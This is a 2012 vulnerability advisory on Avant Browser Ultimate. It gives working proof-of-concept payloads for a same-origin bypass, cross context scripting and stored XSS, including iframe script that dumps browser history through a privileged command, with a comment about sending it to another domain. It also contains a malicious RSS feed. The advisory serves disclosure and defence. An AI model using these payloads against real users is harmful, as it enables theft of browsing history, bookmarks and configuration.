Vulnerability Advisory

Name	Multiple Vulnerabilities
Vendor Website	www.avantbrowser.com
Date Released	December 3 , 2012
Affected Software	Avant Browser Ultimate 2012 Build 28 and potentially previous versions
Researcher	Roberto Suggi Liverani

Description

Multiple vulnerabilities were discovered in the latest Avant Browser Ultimate version 2012 Build 28. Testing was conducted using Firefox 10.0.2 rendering engine on both Windows XP and Windows 7 operating systems.
The following vulnerabilities were found:

- SOP (Same of Origin) Bypass;
- Cross Context Scripting;
- Stored Cross Site Scripting.

By combining exploitation of these vulnerabilities, it was possible to identify multiple ways to execute privileged commands, such as accessing browser history, bookmarks and browser configuration. Discovered vulnerabilities and related exploits are detailed below.

Same Of Origin (SOP) Bypass – browser:home

A malicious user can execute arbitrary JavaScript/HTML code on the privileged browser:home page from an untrusted web page on Internet (http:// zone). This is possible by creating an iframe element pointing to the browser:home page and then invoking privileged commands using a window object reference to the iframe element, as shown in the table below:

SOP Bypass – Executing Privileged Functions

```
<iframe name="test2" src="browser:home"></iframe>

<script>window['test2'].navigator.AFRunCommand(id_of_privileged_command, vstr)</script>
```

This code allows interaction from an untrusted zone (http://) to a trusted and privileged zone: browser:home.

Exploit: History Stealing

This vulnerability can be exploited in several ways. As the injection point is in the browser: privileged browser zone, it is possible to bypass Same Origin Policy (SOP) protections, and also access Avant Browser native JavaScript privileged functions which can be invoked from the window.navigator object (e.g. window.navigator.*). Such Avant Browser object interfaces can be used to read browser history, bookmarks, or modify Avant Browser configuration. Below, an example of browser history dumping payload is provided:

Maliciouspage.html Source Code

```
<iframe name="test2" src="browser:home"></iframe>

<script> var vstr = {value: ""};
window['test2'].navigator.AFRunCommand(60003, vstr) alert(vstr.value);

//send vstr.value via an img src to another domain </script>
```

Cross Context Scripting

Cross Context Scripting[1] (XCS) is a particular code injection attack vector where the injection occurs from an untrusted zone (e.g. Internet) into a privileged browser zone. In this case, it is possible to inject and store arbitrary JavaScript/HTML code from an untrusted page into Avant browser privileged zone - browser:*. During the review, several injection points were discovered. The injection points are detailed below.


Cross Context Scripting – browser:home – Most Visited And History Tabs

A malicious user can inject arbitrary JavaScript/HTML code through the websites visited with the Avant Browser. The code injection is rendered into the both the Most Visited and History tabs within the browser:home page, which displays URL and the title of the page. A malicious user can inject and store JavaScript/HTML content by using the <title> HTML element, as shown in the table below:

Injection Via <title> HTML Element
`<title>aaa"><img src=a onerror='var vstr = {value: ""};window.navigator.AFRunCommand(60003, vstr);alert(vstr.value);'></title>`

Injected payload is rendered in the history item, as shown below:

Cross Site Scripting Payload Rendered In browser:home Privileged Zone



```
<a class="link_col" href="http://test.com/browser/avent/test.html" nicetitle="eval(alert(1));aaa"><img src=a onerror='var vstr = {value:
""};window.navigator.AFRunCommand(60003, vstr);alert(vstr.value);'>">
    <img align="TOP" vspace="0" hspace="3" border="0" src="browser:home/images/page.gif" alt="">
   eval(alert(1));aaa">
    <img onerror="var vstr = {value: ""};window.navigator.AFRunCommand(60003, vstr);alert(vstr.value);" src="a">
</a>
```

Exploitation

This vulnerability can be exploited in several ways depending on the user action. The table below describes two possible scenarios:

Scenario	Exploit
User visits a malicious web page; User directly requests browser:home and clicks on "Most Visited" or "History" tab.	Stored malicious payload will be rendered from the browser: privileged browser zone and so it would be possible to bypass Same Origin Policy (SOP) protections, and access Avant Browser native JavaScript privileged functions which can be invoked from the window.navigator object (e.g. window.navigator.*). Such Avant Browser object interfaces can be used to read browser history, bookmarks, or modify Avant Browser configuration.
Clickjacking attack which tricks a user into clicking the "most visited" or "history" tab of the browser:home page rendered in a hidden iframe.	In this case, this can be considered a traditional stored Cross Site Scripting vulnerability and SOP would prevent execution of privileged commands.

[1] Cross Context Scripting - http://www.gnucitizen.org/blog/cross-context-scripting-with-sage/

Stored Cross Site Scripting - Feed Reader (browser://localhost/lst?*)

A malicious user can inject and store arbitrary JavaScript/HTML code via multiple RSS feed elements. Vulnerable elements are the following:

Vulnerable RSS Element	Injection Type
<title> element	JavaScript injection using HTML encoded payload
<link> element	JavaScript injection using javascript: pseudouri (this is rendered in about:blank zone.
<description> element	JavaScript injection using HTML encoded payload

The following table shows an example of malicious RSS feed:

Malicious RSS Feed – Stored Cross Site Scripting

```
<?xml version='1.0' encoding="ISO-8859-1"?>
<rss version='2.0'>
<channel>
<description>Malerisch.net</description>
<link>http://blog.malerisch.net/</link>
<title>Malerisch.net</title>
<item>

    <title>browser security&gt;&lt;img src=a onerror='alert(1);' ;&gt;</title>

    <link>javascript:alert(window.location);</link>

    <description>07/09/2008 - I have done some research in the area of browser security and
presented this argument at the last OWASP NZ meeting.&lt;img src=a onerror='alert(2);';&gt;

       </description>

       <pubDate>Sun, 07 Sep 2008 12:00:00 GMT</pubDate>

</item>

</channel>

</rss>
```

Injection is possible in a single case.

Condition	Description
User views a malicious feed using Avant Feed Reader built-in component.	The Feed Reader is located at feed:// URI scheme (e.g. feed://localhost/browser/avent/rss.xml) Note that the URL of the feed has to be subscribed to be rendered under the feed: uri. Also, the feed:// uri scheme is mapped to browser://localhost/lst?domain.name/path/to/rss.feed.

Exploitation

This vulnerability can be defined as a traditional Stored Cross Site Scripting vulnerability. Although, the injection is rendered within an internal browser zone (mapped to browser://localhost/lst?domain.name/path/to/rss.feed), invocation of privileged commands appears to not be possible as SOP is correctly applied to the browser:// zone.

Vendor advice and Recommendations

The vendor was contacted multiple times in March 2012. No response was given after the report was sent. Use of this browser is not suggested.

About Security-Assessment.com

Security-Assessment.com is Australasia's leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Web www.security-assessment.com
Email info@security-assessment.com